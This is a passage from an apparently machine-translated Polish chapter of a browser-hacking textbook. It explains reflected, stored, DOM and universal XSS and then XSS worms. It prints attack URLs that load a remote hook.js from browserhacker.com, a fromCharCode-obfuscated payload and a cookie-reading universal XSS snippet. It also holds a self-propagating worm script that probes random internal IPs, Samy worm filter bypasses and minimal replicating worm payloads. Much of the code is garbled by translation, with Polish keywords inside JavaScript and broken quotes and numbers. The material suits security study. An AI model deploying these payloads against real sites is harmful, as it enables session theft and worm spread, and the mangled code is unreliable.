Przeglądarka jest zbudowana do korzystania z sieci, więc nie powinno dziwić, że w metodologii istnieje faza Atakowanie aplikacji internetowych. Obszar ten obejmuje atakowanie aplikacji internetowych przy użyciu standardowej funkcjonalności przeglądarki internetowej. Część 9 zagłębia się w wykorzystanie standardowej funkcjonalności przeglądarki do wykorzystania aplikacji internetowych. Wyobraź sobie bogactwo powszechnie dostępnych aplikacji dostępnych w intranecie tylko z obszaru organizacji. Co się stanie, jeśli zewnętrzna witryna w innej zakładce może przeglądać te witryny? Dowiesz się, że założenie, że witryny intranetowe są chronione przed zewnętrznymi atakami przez zaporę sieciową, jest ewidentnie fałszywe.

Atakowanie sieci

Być może nie zauważyłeś, że twoja przeglądarka internetowa łączy się z niestandardowymi portami, ale ten scenariusz jest dość powszechny. Aplikacje często instalują serwer WWW na dowolnym porcie, a niektóre witryny w Internecie publikują nawet swoje treści na portach innych niż 80 lub 443. Co by było, gdyby Twoja przeglądarka w ogóle nie łączyła się z serwerem WWW? Co by było, gdyby łączyło się z usługą, która spełnia zupełnie inny cel i używa zupełnie innego protokołu? Nie naruszałoby to SOP i w większości przypadków byłoby ważne z punktu widzenia zabezpieczeń przeglądarki. Zmiana przeznaczenia tych zachowań przeglądarki pozwala na realizację skomplikowanych scenariuszy ataków. Faza atakowania sieci przeskakuje do atakowania niższych warstw modelu OSI. W rozdziale 10 odkryjesz, że wszystkie techniki można w równym stopniu zastosować do atakowania dowolnej sieci TCP/IP.

Podsumowanie

Prawdopodobnie przeglądarka internetowa jest najważniejszym oprogramowaniem tej dekady. Dostawcy oprogramowania rzadko opracowują niestandardowe oprogramowanie klienckie dla swoich aplikacji. Częściej opracowują interfejsy użytkownika aplikacji za pomocą technologii internetowej; nie tylko tradycyjne internetowe aplikacje internetowe, ale także aplikacje lokalne i intranetowe. Przeglądarka internetowa dominuje na pozycji klienta w modelu serwer-klient. Przeglądarka internetowa ma już władzę w prawie wszystkich sieciach i nawet gdyby chcieli usunąć ją z jakiejkolwiek organizacji, jest mało prawdopodobne, aby udało się to osiągnąć. Organizacja nie ma wyboru i musi mieć w swojej sieci przeglądarki internetowe.

Hakerzy zazwyczaj atakują podszywając się pod niezłośliwy serwer sieciowy wysyłający prawidłową komunikację do przeglądarki internetowej. W większości przypadków przeglądarka internetowa nie będzie wiedziała, że komunikuje się z fałszywym serwerem sieciowym. Przeglądarka wykonuje wszystkie instrukcje wysyłane przez fałszywy serwer sieciowy w rzekomo bezpiecznym schronieniu wewnątrz zapory sieciowej. W pozostałej części tej książki opanujesz metodologię i poznasz techniki wykorzystywania przeglądarki internetowej i urządzeń, do których ma ona dostęp.

Pytanie

1. Jaką funkcję ma DOM w przeglądarce internetowej?

2. Dlaczego posiadanie bezpiecznej przeglądarki jest ważne dla całościowego podejścia do bezpieczeństwa?

3. Wymień niektóre różnice między JavaScript i VBScript.

4. Wymień trzy sposoby, w jakie serwer może zmniejszyć bezpieczeństwo przeglądarki internetowej.

5. Jaka jest powierzchnia ataku przeglądarki internetowej?

6. Opisz piaskownicę.

7. Kiedy przeglądarka używa protokołu HTTPS do komunikacji, czy serwer proxy może wyświetlić komunikację?

8. Nazwij trzy nagłówki HTTP związane z bezpieczeństwem.

9. Dlaczego zasada solidności nie jest przyjacielem pracownika ochrony?

10. Jaki język skryptowy jest dostępny w Internet Explorerze, a nie w innych nowoczesnych przeglądarkach?

Inicjowanie kontroli

Pierwszym krokiem hakowania przeglądarki jest przechwycenie przeglądarki docelowej. To jest jak wstawianie stopy w drzwi wejściowe. Chociaż istnieje wiele innych działań, które musisz wykonać, zanim zrealizujesz cel końcowy, ten niezwykle ważny krok musi zostać podjęty w pierwszej kolejności za każdym razem. Jest to etap kontroli początkowej metod hakowania przeglądarki. Za każdym razem, gdy przeglądarka wykonuje kod z serwera sieciowego, otwiera drzwi do możliwości kontrolowania przechwytywania. Wykonując kod serwera WWW, przeglądarka rezygnuje z pewnego wpływu. Musisz stworzyć sytuacje, w których przeglądarka uruchomi utworzony przez Ciebie kod. Gdy to zrobisz, będziesz mógł zacząć przekręcać funkcjonalność przeglądarki w stosunku do siebie. Faza kontroli inicjującej może obejmować różne stopnie zaawansowania. Istnieje wiele sposobów wykonywania instrukcji; niektóre są dość trywialne, a inne wymagają znacznie więcej wysiłku. Najbardziej oczywistym sposobem na uzyskanie kontroli jest po prostu przeglądanie własnej aplikacji internetowej. Testerzy bezpieczeństwa aplikacji internetowych będą świadomi i pewni wielu technik omówionych tutaj.

Zrozumienie inicjowania kontroli

Twoim pierwszym wyzwaniem jest znalezienie sposobu na osiągnięcie pewnego stopnia wpływu na cel. Aby to zrobić, będziesz musiał w jakiś sposób wykonać swoje wstępne instrukcje. Dostanie kodu początkowego do przeglądarki docelowej jest sposobem na zainicjowanie kontroli i rozpoczęcie procesu hakowania przeglądarki. Ten kod ma wiele postaci. Na przykład JavaScript, HTML, CSS lub inna logika związana z przeglądarką może służyć jako narzędzie do inicjowania kontroli. Czasami ta logika może być nawet zawarta w pliku kodu bajtowego, takim jak złośliwy plik SWF (format Adobe Flash). Technika, dzięki której osiągniesz kontrolę nad celem, będzie w dużej mierze zależała od okoliczności otaczających atak. Jeśli korzystasz z zaatakowanej witryny, możesz pobierać dane z dysku. Jeśli jednak korzystasz z phishingu typu włócznia, najlepszym rozwiązaniem może być słabość skryptów krzyżowych (XSS), a jeśli siedzisz w kawiarni, atak sieciowy może być dobrym rozwiązaniem. Przeanalizujesz te formy ataku w nadchodzących sekcjach. Tu dotkniesz terminu hooking. Podłączenie przeglądarki rozpoczyna się od wykonania początkowego kodu, a następnie obejmuje zachowanie kanału komunikacyjnego (który omówimy w następnym rozdziale). Oczywiście najpierw musisz przekazać cenne instrukcje do docelowej przeglądarki, więc zacznijmy od tego.

Techniki inicjowania kontroli

Masz niezliczoną ilość sposobów na przejęcie kontroli nad docelowymi przeglądarkami. Wynika to z gwałtownego rozwoju Internetu, złożoności współczesnych przeglądarek, liczby dynamicznie wykonywanych języków oraz mylących modeli zaufania. Pozostała część tego rozdziału omawia różne metody inicjowania kontroli, ale nie należy ich uważać za wyczerpujący zestaw. Szybko zmieniająca się strona przeglądarki prawdopodobnie nadal będzie oferować różne opcje.

Korzystanie z ataków skryptów krzyżowych

Przed wprowadzeniem JavaScript w Netscape Navigator w 1995 r. treści internetowe były w większości dostarczane statycznie przez HTML. Jeśli witryna chce zmienić dowolną treść, użytkownik zazwyczaj musi kliknąć link, który następnie zainicjuje całkowicie nowy proces żądania / odpowiedzi HTTP. Błagał o jakiś dynamiczny język. Potem oczywiście przyszedł JavaScript. Wkrótce po wprowadzeniu dynamicznego języka do przeglądarek internetowych zgłoszono pierwsze znane przypadki wstrzykiwania złośliwego kodu. Jednym z pierwszych zgłoszonych przypadków było Centrum Koordynacji Zespołu Reagowania Komputerowego Uniwersytetu Carnegie Mellon, znane również jako CERT / CC, w lutym 2000 r. Doradca CERT CA-2000-022 opisał przypadkowe włączenie szkodliwych

tagów HTML lub skryptów oraz sposób, w jaki mogą one wpłynąć na użytkowników poprzez wykonanie złośliwego kodu. Początkowe przykłady złośliwych działań obejmowały:

■ Zatrucie ciasteczek

■ Ujawnianie poufnych informacji

■ Naruszenie zasad bezpieczeństwa opartych na pochodzeniu

■ Zmiana formularzy internetowych

■ Ujawnianie treści zaszyfrowanych za pomocą SSL

Chociaż wstępne poradnik opisywał atak jako „cross-site" scripting dopiero mimochodem, w końcu był znany jako Cross-site Scripting lub CSS. Aby zmniejszyć zamieszanie związane z Kaskadowymi Arkuszami Stylów, branża bezpieczeństwa nazywała go również XSS.3 Z czasem skrypt Cross-site Scripting lub XSS okazał się szczególnie rozpowszechnionym atakiem z powodu luk w zabezpieczeniach kodu witryny. Ogólnie mówiąc, XSS występuje, gdy niezaufana treść jest przetwarzana, a następnie zaufana do renderowania przez przeglądarkę. Jeśli ta zawartość zawiera HTML, JavaScript, VBScript lub inną dynamiczną treść, przeglądarka potencjalnie wykona niezaufany kod. Przykładem może być błąd XSS w sklepie Google App Store - osoba atakująca może wtedy nakłonić użytkownika do zainstalowania złośliwego rozszerzenia Chrome. To faktycznie miało miejsce, co wykazał Jon Oberheide w 2011 roku. Oberheide zademonstrował wykorzystanie błędu XSS w Android Web Market, jak było wówczas znane. Exploit po uruchomieniu przez ofiarę instaluje na swoim urządzeniu dowolne aplikacje z dowolnymi uprawnieniami. Istnieją różne klasyfikacje XSS, ale ogólnie rzecz biorąc, wpływają one na obie strony relacji przeglądarka / serwer. Tradycyjny XSS Reflected i Trwały XSS wiąże się z wadami implementacji po stronie serwera, natomiast DOM XSS i Universal XSS wykorzystują luki po stronie klienta. Oczywiście możesz nawet wyobrazić sobie hybrydę, w której częściowa wada istnieje u klienta, a inna wada w serwerze. Indywidualnie mogą nie stanowić problemu bezpieczeństwa, ale razem tworzą lukę w zabezpieczeniach XSS. Podobnie jak wiele innych obszarów bezpieczeństwa, prawdopodobnie raczej szare granice zmieniają się w miarę odkrywania kolejnych metod ataku. Jednak ze względu na zalety historyczne i edukacyjne w całej książce będą stosowane następujące tradycyjne szerokie klasyfikacje XSS.

Odzwierciedlenie skryptów między witrynami

Odzwierciedlone wady XSS są prawdopodobnie najczęstszą odkrytą formą XSS. Odbity XSS występuje, gdy niezaufane dane użytkownika są przesyłane do aplikacji internetowej, która jest następnie natychmiast echo z powrotem w odpowiedzi, skutecznie odzwierciedlając niezaufaną treść na stronie. Przeglądarka widzi kod pochodzący z serwera internetowego, zakłada, że jest bezpieczny i wykonuje go. Podobnie jak większość wad XSS, Reflected XSS podlega regułom tej samej zasady pochodzenia. Ten typ podatności występuje w kodzie po stronie serwera. Przykład podatnego kodu JSP przedstawiono tutaj:

<% String userId = request.getParameter („użytkownik"); %>

Twój identyfikator użytkownika to <% = userId%>

Ten kod pobiera parametr zapytania użytkownika i powtarza jego treść bezpośrednio z powrotem w odpowiedzi. Nadużywanie tej wady może być tak proste, jak odwiedzanie strony

http://browservictim.com/userhome.jsp?user=<iframe%20src=http://browserhacker.com/>
</iframe>.

Po wyrenderowaniu obejmowałby ramkę IFrame do browserhacker.com na stronie. Nadużywanie tej samej wady w celu wprowadzenia zdalnego JavaScript w przeglądarce można wykonać, oszukując cel w celu odwiedzenia

http://browservictim.com/userhome.jsp?user=<script%20src=http://browserhacker.com/hook.js > </script>.

Gdy ten adres URL jest przetwarzany przez aplikację internetową, zwraca blok <script> z powrotem w kodzie HTML. Po otrzymaniu tego HTML przeglądarka widzi blok <script> i zawiera zdalny JavaScript, który następnie wykonuje się w kontekście podatnego na atak źródła.

Jak dowiesz się w dalszej części, skuteczne wykorzystanie tych słabości aplikacji internetowych może wymagać pewnego stopnia inżynierii społecznej. Na przykład może być konieczne podanie skróconego lub zaciemnionego adresu URL lub zastosowanie innych metod w celu nakłonienia użytkownika do odwiedzenia spreparowanego adresu URL.

OBFUSKACJA URL

Oto sposoby zaciemnienia adresu URL:

■ Skracacze adresów URL

■ Przekierowujące adresy URL

■ Znaki zakodowane w adresach URL lub ASCII

■ Dodanie szeregu dodatkowych, nieistotnych parametrów zapytań ze szkodliwym ładunkiem w środku lub pod koniec

■ Używanie symbolu @ w adresie URL do dodawania fałszywej zawartości domeny

■ Konwersja nazwy hosta na liczbę całkowitą, na przykład http: // 3409677458

REAL-WORLD REFLECTED XSS

Było tak wiele rzeczywistych przykładów błędów Reflected XSS, że trudno jest wymienić tylko kilka, ale niektóre z bardziej znaczących przykładów obejmują:

■ Luka Ramneka Sidhu „Odbita luka XSS dotyczy milionów witryn hostowanych w HostMonster” (http://www.ehackingnews.com/2013/01/reflected-xss-hostmonster.html)

Platforma hostingowa HostMonster zawierała domyślną stronę błędu HTTP 404 dla wszystkich hostowanych witryn. Niestety, ta strona błędu zawierała funkcję wyświetlania reklam, którą następnie można było wykorzystać przez wadę XSS. Ten kod, który można wykorzystać, był następnie używany na każdej stronie hostowanej przez HostMonster.

■ Witryny XSSed „F-Secure, McAfee i Symantec ponownie XSSed”

(http://www.xssed.com/news/130/F-Secure _ McAfee _ i _Symantec _ strony internetowe _ ponownie _ XSSed /)

XSSed, popularna witryna służąca do zgłaszania wad XSS, opublikowała artykuł podkreślający proste luki w zabezpieczeniach Odbite XSS wykryte w witrynach popularnych dostawców zabezpieczeń. Tymi dostawcami byli F-Secure, McAfee i Symantec.

■„Ściana wstydu Michaela Suttona: Centrum wyników ESPN”

(http://research.zscaler.com/2013/01/mobile-app-wall-of-shameespn.html)

Błędy XSS niekoniecznie są ograniczone do standardu przeglądarki internetowej. Badacz ZScaler, Michael Sutton, odkrył błąd XSS w witrynie mobilnej, który został przede wszystkim renderowany w kontrolerze WebView w aplikacji na iPhone'a. Dość często twórcy aplikacji wykorzystują osadzone ramki internetowe w swoich aplikacjach do wyświetlania informacji. Niezależnie od tego, gdzie witryna została wyświetlona - w przeglądarce na komputerze lub w aplikacji na iPhone'a - nadal była podatna na wady XSS.

Przechowywane skrypty między witrynami

Przechowywane (lub trwałe) wady XSS są podobne do błędów XSS Odzwierciedlonych, z tym wyjątkiem, że XSS jest przechowywany w pamięci danych w aplikacji internetowej. Następnie wszyscy odwiedzający zainfekowaną witrynę po utrwaleniu skryptu wykonają złośliwy kod. Dla atakującego jest to bardziej atrakcyjna droga do nadużyć, ponieważ za każdym razem, gdy użytkownik przegląda stronę, której dotyczy problem, złośliwy kod będzie wykonywany niezależnie od spreparowanych linków lub inżynierii społecznej. Wewnętrzne bazy danych są zwykle mechanizmem przechowywania wykorzystywanym przez ten styl ataku, ale można również użyć plików dziennika. Wyobraź sobie scenariusz, w którym aplikacja rejestruje wszystkie żądania użytkowników bez odpowiedniego zapobiegania XSS, a mechanizm przeglądania tych dzienników odbywa się za pośrednictwem internetowego interfejsu GUI

Każdy, kto przegląda te dzienniki, może niechcący wyrenderować złośliwy kod i wykonać go w swojej przeglądarce. Ponadto, ponieważ funkcje te są zwykle udostępniane tylko administratorom, złośliwy kod może wykonywać wrażliwe lub krytyczne działania. Opierając się na przykładzie w sekcji Odbicie skryptu krzyżowego, załóż, że aplikacja przechowuje również nazwę wyświetlaną użytkownika. Na przykład:

```
<%

String userDisplayName = request.getParameter("userdisplayname");

String userSession = session.getAttribute('userid');

String dbQuery = "INSERT INTO users (userDisplayName) VALUES(?) WHERE

userId = ?";

PreparedStatement statement = connection.prepareStatement(dbQuery);

statement.setString(1, userDisplayName);

statement.setString(2, userSession);

statement.executeUpdate();

%>
```

Załóżmy teraz, że gdzieś w aplikacji jakiś kod wypakowuje najnowszą listę użytkowników:

```
<%

Statement statement = connection.createStatement();
```

ResultSet result =

statement.executeQuery("SELECT * FROM users LIMIT 10");

%>

The top 10 latest users to sign up:

<% while(result.next()) { %>

User: <%=result.getString("userDisplayName")%>

<% } %>

Nadużywanie tej luki (na przykład odwiedzając stronę http: // browservictim .com / newuser.jsp? Userdisplayname = <script% 20src = http: // browserhacker .com / hook.js> </script>) zapewnia teraz: atakujący z mnożnikiem siły. Zamiast nakłaniać jednego użytkownika do odwiedzenia strony internetowej ze spreparowanym ładunkiem XSS, wystarczy wykorzystać jedną stronę internetową, a każdy kolejny użytkownik uruchomi złośliwy kod JavaScript.

REAL-WORLD STORED XSS

Niektóre godne uwagi przykłady przechowywanego XSS w świecie rzeczywistym to:

■ Ben Hayak „Hakowanie poczty Google - XSS przechowywany w Gmailu - 2012!" (http: // benhayak.blogspot.co.uk/2012/06/google-mail-hackinggmail-przechowywane-xss.html) Hayak odkrył trwałą lukę XSS w Gmailu. Wada w tym przypadku polegała na nowej funkcji, którą Google dodał do Gmaila, aby zawierać informacje od znajomych z Google+. Jeśli umieścisz złośliwy kod JavaScript w elemencie swojego profilu Google+ (pod pewnymi warunkami), Twoi znajomi w Gmailu wykonają Twój kod.

■ „Kolejny stały XSS na eBayu" firmy XSSed (http://www.xssed.com/aktualności / 131 / Kolejny _ Ebay _ stały _ XSS /) eBay nie był pozbawiony uczciwego udziału w zagrożeniach sieciowych. Badacz bezpieczeństwa o nazwisku Shubham Upadhyay odkrył, że można dodać nową aukcję na eBayu, która zawiera dodatkową ładunek JavaScript. Oznaczało to, że każdy niczego niepodejrzewający gość na liście wykona JavaScript (Persistent XSS) w obrębie źródła https://ebay.com.

Skrypty krzyżowe DOM

Document Object Model (DOM) XSS jest formą XSS opartą wyłącznie na kliencie, która nie polega na niepewnej obsłudze danych dostarczanych przez użytkownika przez aplikację internetową. Różni się to zarówno od Odzwierciedlonego, jak i Przechowywanego XSS tym, że luka istnieje tylko w kodzie klienta, takim jak JavaScript. Rozważ ten scenariusz. Organizacja chce dołączyć parametr, aby ustawić wiadomość powitalną. Jednak zamiast dodawać tę funkcjonalność po stronie serwera, programiści implementują ją w kodzie wykonywanym na kliencie. Dynamicznie modyfikują stronę w oparciu o treść w adresie URL, używając kodu takiego jak:

document.write (document.location.href.substr (

document.location.href.search (

/#welcomemessage/i)+16,document.location.href.length))

Ten kod zbiera tekst z adresu URL po # welcomemessage = x, gdzie x oznacza dowolny znak (znaki), i zapisuje go w dokumencie bieżącej strony. Możesz zobaczyć, jak można tego użyć w przeglądarce,

badając następujący hipotetyczny adres URL:

http://browservictim.com/homepage.html#welcomemessage=Hiya,

który wyrenderowałby stronę i podczas tego procesu wstawił tekst „Hiya ”w treści po uruchomieniu JavaScript. Ten sam adres URL - ale ze złośliwym kodem - byłby

http://browservictim.com/homepage.html#welcomemessage=<script>document.location='http:// browserhacker.com '</script>.

Spowodowałoby to wstawienie JavaScript do DOM, co w takim przypadku przekierowałoby przeglądarkę na http://browserhacker.com. Ze względu na naturę po stronie klienta atak DOM XSS jest często niewidoczny dla serwerów WWW, jeśli jest odpowiednio wykonany. Za pomocą identyfikatora fragmentu (bajty po znaku #) można dodać dane do adresu URL, które nie zostaną (normalnie) wysłane z przeglądarki do aplikacji internetowej. Gdy ciąg ataku znajduje się w danych po znaku #, złośliwe dane nigdy nie opuszczają przeglądarki. Ma to wpływ na aplikacje, które polegają na zaporach ogniowych aplikacji internetowych jako kontroli prewencyjnej. W takich przypadkach złośliwa część żądania może nigdy nie zostać zauważona przez zaporę sieciową aplikacji. Innym przykładem podatnego kodu jest:

```
function getId(id){

console.log('id: ' + id);

}

var url = window.location.href;

var pos = url.indexOf("id=")+3;

var len = url.length;

var id = url.substring(pos,len);

eval('getId(' + id.toString() + ')');
```

Ten przepływ wykonania można wykorzystać, wstrzykując złośliwy kod do parametru id. W tym przykładzie chcesz wstrzyknąć instrukcje, które ładują i uruchamiają zdalny plik JavaScript. Następujący atak bezskutecznie spróbuje wykorzystać tę usterkę DOM XSS:

http://browservictim.com/page.html?id=1');s=document.createElement(script');s.src='http:/ /browserhacker.com/hook.js';document.getElementsByTagName('head')[0] .appendChild (s); //.

Jak zapewne się domyślacie, ten ładunek nie zostanie wykonany, ponieważ pojedyncze znaki cudzysłowu zatrzymają wywołanie eval w poprzedniej funkcji. Aby to obejść, ładunek można hermetyzować za pomocą metody String.fromCharCode () JavaScript.

Wynikowy adres URL tego ataku to:

http://browservictim.com/page.html?id=1');eval(String.fromCharCode(115,61
100,111,99,117,109,101,110,116,46,99,114,101,97,116,101,69,108,101,10
9,101,110,116,40,39,115,99,114,105,112,116,39,41,59,115,46,115,114,99,61,
39,104,116,116,112,511.1 14,46,99,111,109,47,104,111,111,107,46,106,115,39,59,100,111,99,117,1

09,101,110,116,46,103,101,116,69,108,101,109,101,110,116,115,66,121,8
7,103,78,97,109,101,40,39,104,101,97,100,39,41,91,48,93,46,97,112,112,10
1,110,100,67,104,105,108,100,40,115,41,59)) /

W poprzednim przykładzie podkreślono interesujący problem z wykorzystaniem tego typu wad XSS. Exploit musi najpierw zostać dostarczony do niczego niepodejrzewającego celu bez uprzedzenia. W poprzednich przykładach użytkownik może zostać nakłoniony do odwiedzenia złośliwego adresu URL za pomocą dowolnej liczby środków, w tym wiadomości e - mail, aktualizacji statusu sieci społecznościowej lub wiadomości błyskawicznej. Często te adresy URL są pakowane przez usługę skracania adresów URL, taką jak http://bit.ly lub http://goo.gl, w celu zaciemnienia prawdziwej, złośliwej natury adresu URL.

REAL-WORLD DOM XSS

Niektóre godne uwagi przykłady XSS opartych na DOM:

■ „DOM XSS Stefano Di Paoli w Google Plus One Button" (http: //blog.mindedsecurity.com/2012/11/dom-xss-on-google-plusone-button.html) Stefano Di Paola odkrył lukę w udostępnianiu zasobów pochodzących z różnych źródeł (CORS) w JavaScript przycisku Google +1. Ta luka pozwoliłaby Ci wykonywać instrukcje pochodzące od Google.

■ „Yahoo Mail DOM-XSS" Shahina Ramezany'ego (http://abysssec.com/pliki / Yahoo! _ DOMSDAY.pdf) Niestety dla Yahoo, jedna z najczęściej używanych subdomen opartych na reklamach używała nieaktualnego JavaScript, który ujawniał wadę DOM XSS. Ten skrypt innej firmy został zaktualizowany w celu rozwiązania niezabezpieczonego wywołania funkcji eval (), ale w czasie badań Yahoo nadal używało podatnej wersji.

Uniwersalne skrypty między witrynami

Luka w zabezpieczeniach XSS po stronie klienta, znana jako Universal XSS, to inna metoda wykonywania złośliwego kodu JavaScript w przeglądarce. W niektórych przypadkach nie jest to nawet ograniczone przez SPO.

REAL-WORLD UNIVERSAL XSS

Ciekawy przykład Universal XSS w świecie rzeczywistym: w 2009 r. Roi Saltzman odkrył, w jaki sposób Internet Explorer był w stanie ładować dowolne identyfikatory URI za pomocą przeglądarki Chrome przy użyciu modułu obsługi adresów URL ChromeHTML.

var sneaky = „setTimeout („ alert (document.cookie); ", 4000);

document.location.assign („http://www.gmail.com"); ';

document.location =

„Chromehtml:" 80% 20javascript: document.write (sneaky) "";

To skutecznie pozwoliło atakującemu, przy odpowiednich warunkach, wykonać dowolny skrypt JavaScript przeciwko celowi niemal dowolnego źródła. Na przykład poprzedni JavaScript ustawiłby bieżącą lokalizację na ramkę Chrome, a limit czasu byłby wykonywany po załadowaniu Gmaila.

Ten atak zwykle przyspiesza łańcuch funkcjonalny i narusza wady w samej przeglądarce, jej rozszerzeniach lub wtyczkach.

Wirusy XSS

W 2005 r. Badania Wade Alcorn wykazały potencjał wirusopodobnej dystrybucji złośliwego kodu XSS. Ta autopropagacja kodu może nastąpić, jeśli zostaną spełnione pewne warunki między wrażliwą aplikacją internetową a przeglądarką. W badaniu omówiono scenariusz, w którym wykorzystywana jest

luka Stored XSS w celu spowodowania, aby kolejni odwiedzający (zainfekowane źródło) zrobili złośliwe oprogramowanie

JavaScript. W rezultacie przeglądarka celu próbowała wykorzystać exploit XSS wobec innych aplikacji internetowych. Ładunek XSS użyty w tym przykładzie to:

<iframe name = "iframex" id = "iframex" src = "hidden" style = "display: none">

</iframe>

<script SRC = "http://browserhacker.com/xssv.js"> </script>

Zawartość xssv.js to:

funkcja loadIframe (iframeName, url) {

if (window.frames [iframeName]) {

window.frames [iframeName] .location = url;

zwracać fałsz;

}

inaczej zwróć prawdę;

}

funkcja do_request () {

var ip = get_random_ip ();

var exploit_string = '<iframe name = "iframe2" id = "iframe2"' +

'src = "hidden" style = "display: none"> </iframe>' +

'<script src = "http://browserhacker.com/xssv.js"> </script>';

loadIframe („iframe2”,

„http: //” + ip + ”/index.php?param=” + exploit_string);

}

funkcja get_random ()

{

var ranNum = Math.round (Math.random () * 255);

return ranNum;

}

funkcja get_random_ip ()

{

zwraca „10.0.0.” + get_random ();

}

setInterval („do_request ()”, 10000);

W tym kodzie widać, że JavaScript wykonuje do_request (), który wysyła atak XSS do losowego hosta za pomocą metody loadIframe (), przy czym następny host jest losowo atakowany przez funkcje get_random_ip () i get_random (). Następnie ładunek XSS rozpoczyna rekurencyjną naturę ataku na każdą osobę, która następnie odwiedzi zmodyfikowaną stronę. Implikacje dla przeglądarek wynikające z tego automatycznego rozprzestrzeniania się złośliwego JavaScript są dość głębokie. W demonstracji Alcorna wykonanie nie zależy od interakcji użytkownika, oprócz odwiedzania strony w pierwszej kolejności. Przeglądarka dotkniętego problemem po prostu wykona polecenia i będzie kontynuować. Sam ładunek wykonał autop propagację, a następnie zakończył działanie. Jednak, jak dowiesz się w kolejnych rozdziałach, liczba złośliwych działań, które można wykonać z poziomu przeglądarki, jest niezliczona

Samy

Wkrótce hipotetyczny atak Alcorna stał się rzeczywistością dzięki Samy Kamkarowi i jego niesławnemu „Samy Worm”, który wpłynął na ponad milion profili MySpace. Wielu specjalistów ds. bezpieczeństwa uważa, że infekcja była najszybciej rozprzestrzeniającą się na wolności, a wszystkie miliony profili zostały dotknięte w ciągu pierwszych 24 godzin. Należy zauważyć, że porównanie tradycyjnej propagacji wirusów komputerowych z propagacją wirusów XSS nie jest sprawą czarno-białą. Jest to szczególnie ważne, ponieważ infekcja nie pozostawia konwencjonalnych plików wykonywalnych w przeglądarce ofiary. Samy Worm wykorzystał szereg technik w celu ominięcia kontroli zapobiegawczych MySpace. Na wysokim poziomie były to:

■ Wykonywanie początkowego JavaScript w parametrze tła div: url, który był specyficzny dla IE w wersji 5 i 6:

■ Pomijanie pojedynczych cudzysłowów i podwójnych cudzysłowów w JavaScript poprzez pozycjonowanie kodu w innym miejscu i uruchamianie instrukcji z atrybutu stylu:

<div

id = "mycode" expr = "alert ('hah!') '

style = "background: url ('javascript: eval (document.all.mycode.expr)')"

>

■ Pomijanie filtrowania słowa javascript przez wstawienie znaku nowej linii (\ n)

■ Wstawianie podwójnych cudzysłowów za pomocą metody String.fromCharCode()

■ Liczne inne czarne listy słów kluczowych omijają metodę eval():

eval ('xmlhttp.onread' + 'ystatechange = callback');

Jikto

W 2007 roku, zaledwie kilka lat po wstępnych badaniach propagacji XSS, Hoffman zademonstrował Jikto na ShmooCon. Jikto było narzędziem do zademonstrowania wpływu niedoskonałych błędów XSS oraz tego, co dzieje się, gdy wykonujesz kod kontrolowany przez osobę atakującą w przeglądarce.

Postępując w oparciu o metodologię z wcześniejszych badań i kodu XSS w zakresie autopropagacji, Jikto zostało zaprojektowane tak, aby uruchomić cichą pętlę JavaScript, która albo spróbowałaby się

propagować, podobnie jak Samy, lub sondowała centralny serwer w celu uzyskania dalszych poleceń. Chociaż kod został skonstruowany jako wewnętrzna demonstracja, wyciekł i powoli znalazł się w szerszym Internecie. Jednym z bardziej interesujących ulepszeń w Jikto było to, jak udało mu się ominąć SPO. Dokonano tego, ładując zarówno kod Jikto, jak i docelową treść źródłową do tego samego źródła przez serwer proxy (lub most krzyżowy). Początkowo Tłumacz Google został użyty do proxy oddzielnych żądań, ale Jikto można zmodyfikować tak, aby korzystał z innych stron również do proxy. Aby uzyskać kopię kodu Jikto, odwiedź https://browserhacker.com.

Konkurs na drobną replikację robaków XSS

Do 2008 r. koncepcje wirusów i robaków XSS zostały dobrze zrozumiane i omówione przez społeczność zajmującą się bezpieczeństwem. Odtąd była to tylko kwestia optymalizacji i znalezienia najbardziej efektywnego sposobu konstruowania tych samonastawnych ładunków. Jednym z takich przedsięwzięć był konkurs Roberta Hansena na zdrobnienie replikacji robaków XSS w roku 2008. Chodziło o to, aby zbudować, w jak najmniejszej liczbie bajtów, samoreplikujący się fragment kodu HTML lub JavaScript, który uruchamiałby standardowe okno dialogowe z ostrzeżeniem, replikując się poprzez żądanie POST. Giorgio Maone i Eduardo Vela zwyciężyli z bardzo podobnymi rozwiązaniami. Udało im się zbudować 161-bajtowy ładunek, który sam się replikuje do pliku PHP za pośrednictwem żądania POST. Po propagacji nie powiększył się, nie wymagał interakcji użytkownika, a nawet nie wykorzystał żadnych danych z pliku cookie:

```
<form>

<input name = "content">

<img src = ""

onerror = "with (parentNode)

alert („XSS”, prześlij (content.value = „<form>” +

innerHTML.slice (action = (method = 'post') +

„.php”, 155))) ”>

i

<form>

<INPUT name = "content">

<IMG src = "" onerror = "z (parentNode)

zgłoś (akcja = (metoda = „post”) +

'.php', content.value = '<form>' +

innerHTML.slice (alert ('XSS'), 155)) ">
```

Możesz wyraźnie zobaczyć, jak nadużywanie tego powszechnego błędu aplikacji internetowej może zostać wykorzystane do osadzenia tej początkowej złośliwej logiki. Chociaż dołożyliśmy wszelkich starań, aby podsumować XSS we wszystkich jego różnych postaciach, ważne jest, aby pamiętać, że podobnie jak większość luk w branży bezpieczeństwa w sieci, wciąż ewoluują one do dnia dzisiejszego. DOM i Universal XSS to doskonały przykład tych zjawisk jako późniejszy dodatek do klas XSS. Tymczasem, dzięki ciągłemu ulepszaniu funkcji Internetu, HTML i przeglądarki, jesteśmy przekonani, że XSS nadal będzie prawidłową metodą, dzięki której treść będzie działać w dziwny i cudowny sposób.

Ominięcie kontroli XSS

Poniższe sekcje zawierają wprowadzenie do omijania kontroli XSS. Później, w sekcji Wykrywanie uchybień, zapoznasz się z dalszymi technikami, które pomogą zaciemnić złośliwy kod. Większość poprzednich przykładów XSS zakładała, że jako atakujący nie napotkasz żadnych ograniczeń, po prostu przesyłając złośliwy kod JavaScript. W rzeczywistości często tak nie jest. Szereg przeszkód zwykle uniemożliwia wykonanie kodu atakującego w przeglądarce docelowej. Przeszkody te występują w wielu różnych formach. Obejmują one ograniczenia w kontekście wstrzykiwania, dziwactwa językowe między przeglądarkami, wbudowane zabezpieczenia przeglądarki, a nawet zabezpieczenia aplikacji internetowych. Nie zdziw się jeśli naprawdę potrzebujesz pracować dla swojego exploita XSS!

Ominięcie obrony XSS w przeglądarce

